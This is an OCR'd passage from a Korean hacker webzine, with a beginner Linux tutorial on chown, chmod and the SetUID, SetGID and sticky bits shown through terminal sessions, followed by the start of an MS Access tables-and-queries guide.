
```
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r--    1 root     root        112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky      4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky      4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    punky       112 11월 28 11:15 test
drwxr-xr-x    2 punky    test       4096 11월 29 04:53 test1
[root@neotralinux punky]# chown test.test test
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r--    1 root     root        112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky      4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky      4096 11월 26 09:02 punky
-rwxr-xr--    1 test     test        112 11월 28 11:15 test
drwxr-xr-x    2 punky    test       4096 11월 29 04:53 test1
[root@neotralinux punky]#
```

-소유자만 변경할 경우


165.229.75.126 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles
Connected to 165.229.75.126
SSH2 - aes128-cbc - hmac-md5
65x16


```
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky        4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 test     test          112 11월 28 11:15 test
drwxr-xr-x    2 punky    test         4096 11월 29 04:53 test1
[root@neotralinux punky]# chown punky test
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky        4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    test          112 11월 28 11:15 test
drwxr-xr-x    2 punky    test         4096 11월 29 04:53 test1
[root@neotralinux punky]#
```

-소유 그룹만 변경할 경우


165.229.75.126 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles
Connected to 165.229.75.126
SSH2 - aes128-cbc - hmac-md5
65x16

```
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky        4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    test          112 11월 28 11:15 test
drwxr-xr-x    2 punky    test         4096 11월 29 04:53 test1
[root@neotralinux punky]# chown :punky test1
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky        4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    test          112 11월 28 11:15 test
drwxr-xr-x    2 punky    punky        4096 11월 29 04:53 test1
[root@neotralinux punky]#
```

디렉토리의 하위 디렉토리까지 모두 소유권을 변경하려면, -R을 붙여주면 하위 디렉토리의 수많은 파일들의 소유권까지 변경할 수 있다. 꼭 대문자로 써야 한다.


165.229.75.126 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles

```
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky        4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    test          112 11월 28 11:15 test
drwxr-xr-x    2 punky    punky        4096 11월 29 04:53 test1
[root@neotralinux punky]# cd neotra
[root@neotralinux neotra]# ls -l
합계 8
-rw-rw-r--    1 punky    punky         112 11월 26 09:03 test
-rw-rw-r--    1 punky    punky         112 11월 22 10:52 test2
[root@neotralinux neotra]# cd ..
[root@neotralinux punky]# chown -R test neotra
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 test     punky        4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    test          112 11월 28 11:15 test
drwxr-xr-x    2 punky    punky        4096 11월 29 04:53 test1
[root@neotralinux punky]# cd neotra
[root@neotralinux neotra]# ls -l
합계 8
-rw-rw-r--    1 test     punky         112 11월 26 09:03 test
-rw-rw-r--    1 test     punky         112 11월 22 10:52 test2
[root@neotralinux neotra]#
```

Connected to 165.229.75.126
SSH2 - aes128-cbc - hmac-md5 65x27

4x03. 허가권이란 ?


파일의 접근 권한을 설정하는 명령어로는 chmod가 있다. 이 명령어는 Root가 아니더라도 소유자이면 사용할 수 있다. chmod 명령을 사용하는 방법에는 두 가지가 있다. 첫 번째는 chmod o+r과 같이 미리 정해진 문자나 기호를 사용해서 특정 영역을 설정하는 방법이고, 두 번째로는 chmod 777 과 같이 읽기 쓰기 실행의 권한에 해당하는 숫자를 조합하여 한번에 설정하는 방법이 있다.

●문자나 기호를 사용해 권한 설정 방법●

이 방법에 사용되는 기호들

기호	의미	기호	의미
+	허가 권한 부여	u	소유자 권한
-	허가 권한 제거	g	그룹 권한
=	허가 권한 유지	o	그 외 계정 권한
s	소유자와 그룹만 실행	a	소유자, 그룹, 그 외 계정모두 허가 권한 부여

형식 chmod u, o, g또는 a +또는 - r,w또는 x 권한을 설정할 파일 혹은 디렉토리명


165.229.75.126 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles

```
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r--     1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x     2 test     punky        4096 11월 26 09:04 neotra
drwxrwxr-x     2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--     1 punky    test          112 11월 28 11:15 test
drwxr-xr-x     2 punky    punky        4096 11월 29 04:53 test1
[punky@neotralinux punky]$ chmod g-w punky
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r--     1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x     2 test     punky        4096 11월 26 09:04 neotra
drwxr-xr-x     2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--     1 punky    test          112 11월 28 11:15 test
drwxr-xr-x     2 punky    punky        4096 11월 29 04:53 test1
[punky@neotralinux punky]$ chmod g+w,o-x test1
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r--     1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x     2 test     punky        4096 11월 26 09:04 neotra
drwxr-xr-x     2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--     1 punky    test          112 11월 28 11:15 test
drwxrwxr--     2 punky    punky        4096 11월 29 04:53 test1
[punky@neotralinux punky]$ chmod o+wx test1
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r--     1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x     2 test     punky        4096 11월 26 09:04 neotra
drwxr-xr-x     2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--     1 punky    test          112 11월 28 11:15 test
drwxrwxrwx     2 punky    punky        4096 11월 29 04:53 test1
[punky@neotralinux punky]$
```


콤마(,)를 사용하여 한번에 여러 개의 접근 권한을 설정할 수 있다. 권한 설정 부분과 콤마 사이에는 공백이 없어야 한다.

●숫자를 조합하여 한번에 설정하는 방법●
위에서 설명한 방법보다 좀더 편리한 방법이다. 읽기 쓰기 실행의 권한에 해당하는 숫자들을 보자.

읽기(r) : 4 **쓰기(w) : 2** **실행(x) : 1**

소유자, 그룹, 그 외의 계정에 따로따로 적용한다. 예를 들어 소유자는 rwx, 그룹 r-x, 그 외의 계정에는 r-x로 하고 싶다면 각각 권한의 숫자들을 더한다. 즉 소유자는 4+2+1=7, 그룹 4+1=5, 그 외의 계정 4+1=5 으로 **chmod 755 파일명 혹은 디렉토리명**로 표현한다.

형식 chmod 3자리 or 4자리 숫자 파일명 혹은 디렉토리명


Quick Connect
Profiles
Connected to 165.229.75.125
SSH2 - aes128-cbc - hmac-md5 69x35

```
[punky@neotralinux punky]$ chmod 777 punky
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 test     punky        4096 11월 26 09:04 neotra
drwxrwxrwx    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    test          112 11월 26 11:15 test
drwxrwxrwx    2 punky    punky        4096 11월 29 04:53 test1
[punky@neotralinux punky]$ chmod 775 punky
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 test     punky        4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    test          112 11월 26 11:15 test
drwxrwxrwx    2 punky    punky        4096 11월 29 04:53 test1
[punky@neotralinux punky]$ chmod 774 punky
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 test     punky        4096 11월 26 09:04 neotra
drwxrwxr--    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    test          112 11월 26 11:15 test
drwxrwxrwx    2 punky    punky        4096 11월 29 04:53 test1
[punky@neotralinux punky]$ chmod 770 punky
[punky@neotralinux punky]$ ls-
bash: ls-: command not found
[punky@neotralinux punky]$ ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 test     punky        4096 11월 26 09:04 neotra
drwxrwx---    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    test          112 11월 26 11:15 test
drwxrwxrwx    2 punky    punky        4096 11월 29 04:53 test1
[punky@neotralinux punky]$
```

위의 예제에서 그 외의 계정만 권한을 바꿔봤는데, 첫 번째는 그 외의 계정의 권한을 4+2+1=7로 읽기 쓰기 실행의 권한을 모두 주었고, 두 번째는 4+1=5로 읽기 실행의 권한을, 세 번째는 4로 읽기의 권한을, 네 번째는 0으로 아무런 권한도 주지 않았다.

4x04. 소유권과 허가권의 중요성


일반적으로 권한을 설정할 때는 앞에서 설명한 문자나 기호 혹은 3자리 숫자를 이용하여 읽기, 쓰기, 실행을 설정한다. 하지만 그 3자리 앞에 또 다른 설정영역이 존재하는데, 이 영역은 1, 2, 4 모드로 1은 sticky bit로 모든 사용자가 쓸 수 있는 디렉토리에 적용하여 디렉토리 내에 있는 파일들을 임의대로 삭제할 수 없고, 오직 소유자에게만 삭제 권한이 있게 된다. 이것을 설정하면 그 외 계정의 권한의 실행이 t로 나타난다. 리눅스에서 /tmp디렉토리가 sticky bit로 설정되어있다.

2는 SetGID로 일반사용자의 실행 권한을 소유그룹의 권한으로 부여해주는 것이다. 설정하면 소유그룹의 실행이 s로 나타난다.

4는 SetUID로 일반사용자가 소유자의 권한으로 실행 할 수 있도록 해준다. 즉 이것이 파일에 적용되면 사용자가 이 파일의 소유자의 권한으로 실행하는 것과 같다. 설정하면 소유자의 실행이 s로 나타난다. sendmail 메일 서버 프로그램과 passwd 패스워드 변경 프로그램 등이 SetUID로 설정되어있다.

SetUID, SetGID 프로그램은 보안상 매우 위험하다. SetUID는 많은 경우 root 권한을 얻기 위해 사용되

며 그 프로그램들이 root의 권한으로 실행되는 경우가 많다. 어떤 사용자 계정이 쉽게 root권한의 프로세스를 쉽게 얻을 수 있게 된다. 그 계정이 root의 프로세스를 이용하여 프로그램 본래의 기능을 넘어서 다른 작업을 수행하거나 접근하지 않아야 할 파일까지 접근해 중요한 정보가 지워지거나 유출될 수 있기 때문이다. 그래서 보안과 관련해서는 시스템 내의 모든 SetUID와 SetGID파일들을 검사해 꼭 필요한 경우가 아니라면 SetUID, SetGID 설정비트를 제거하는 것이 좋다.


shad0wse.org - default - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles
Connected to shad0wse.org
SSH2 - aes128-cbc - hmac-md
80x12

```
[punky45@shad0w punky45]$ ls -l
합계 12
drwx------    5 punky45  punky45      4096 12월  14 00:24 Maildir
drwxr-xr-x    2 punky45  punky45      4096 12월  14 01:21 public_html
-rwxr-xr-x    1 punky45  punky45        44 12월  17 22:26 punky
[punky45@shad0w punky45]$ chmod 4755 punky
[punky45@shad0w punky45]$ ls -l
합계 12
drwx------    5 punky45  punky45      4096 12월  14 00:24 Maildir
drwxr-xr-x    2 punky45  punky45      4096 12월  14 01:21 public_html
-rwsr-xr-x    1 punky45  punky45        44 12월  17 22:26 punky
[punky45@shad0w punky45]$
```

위의 예제는 punky라는 파일을 SetUID를 설정하는 모습이다. 이제 이 파일은 SetUID가 설정되어있으므로 누가 실행을 시키든 항상 punky45 계정의 권한으로 동작한다.


WOWHACKER Team
OVERHEAD
WEBZINE #2
The Best Hacker Team WOWCODE and OVERHEAD
OVERHEAD WEBZINE #2

5x00. Access Beginner Guide
-Table, Query-
By K

5x01. 액세스(access)란?

MS Office를 설치해서 사용해 본 사람이라면 액셀, 파워포인트 등과 함께 포함되어 있는 액세스라는 녀석을 보았을 것이다. 필자의 경우 액세스를 공부하기 전에는 액세스는 MS Office에 들어있는 다른 응용 프로그램들처럼 문서 작성용 프로그램인 줄 알았다. 아마도 액세스를 한번도 접해보지 않은 대다수의 사람들이 그렇게 생각하고 있을 듯 하다. 그러나 사실 액세스는 데이터베이스 작업을 위한 개발 도구이다. 이 문서에서는 액세스를 한번도 접해보지 않은 초보를 대상으로 하여 액세스의 기본적인 사용과 응용 프로그래밍을 소개해 보려한다 (액세스 2002 기준). 이해를 돕기 위해 액세스 실행 화면을 캡쳐를 해서 같이 실었다.

5x02. 액세스의 개체


액세스 2002의 구성요소 : 데이터베이스 (Access 2000 파일 형식)
열기(O)
디자인(D)
새로 만들기(N)
개체
테이블
쿼리
폼
보고서
페이지
매크로
모듈
그룹
즐겨찾기
디자인 보기에서 새 테이블 만들기
마법사를 사용하여 테이블 만들기
데이터를 입력하여 테이블 만들기

위의 그림은 액세스의 기본 창이다. 이 화면에서의 7가지 개체가 바로 액세스의 구성 요소가 된다.
* 테이블 - 데이터베이스의 가장 기본이 되는 개체로서, 데이터를 저장하는 공간이다.
* 쿼리(Query) - 데이터베이스에서 특정한 테이블에 조건을 주어 검색하는 개체, SQL문을 사용한다.
* 폼 - 데이터의 입력과 출력을 수행한다.
* 보고서 - 데이터를 출력하는 기능을 담당한다.
* 페이지 - 액세스의 테이블에 저장되어 있는 데이터를 html파일로 생성하여 웹 사이트에서 보여준다.
* 매크로 - 반복적인 작업을 좀 더 쉽게 처리하기 위한 자동화 기능이다.
* 모듈 - 액세스의 프로그래밍 언어인 VBA(Visual Basic for Applications)로 실재 프로그램을 코딩하는 부분이다.

위의 화면을 보면 기본창에서 7가지 개체의 목록이 세로로 나열되어 있는데 바로 저 순서가 '얼마나 자주 쓰이는 개체인가'와 '얼마나 중요한 개체인가'의 순서이다. 특히 테이블과 쿼리는 액세스에 있어 매우 중요한 개체이다. 이후에서는 테이블과 쿼리에 대해 자세히 살펴보겠다.

5x03. 테이블과 쿼리

5x04 테이블

5x041. 테이블의 구성요소


테이블은 데이터가 저장되는 공간이며 필드와 레코드로 구성된다. 아래와 같은 테이블이 있다고 가정할 때 세로 열(Column)에 해당하는 것이 필드이고, 가로 행(Row)에 해당하는 것이 레코드이다.

필드(열) ▼ 필드(열) ▼ 필드(열) ▼ 필드(열) ▼

닉네임	성별	지역	소속	
K	여	부산	OVERHEAD	◀ 레코드(행)
Punky	여	서울	OVERHEAD	◀ 레코드(행)
Shadow	남	대구	OVERHEAD	◀ 레코드(행)

5x042. 테이블 만들기(5가지 방법)

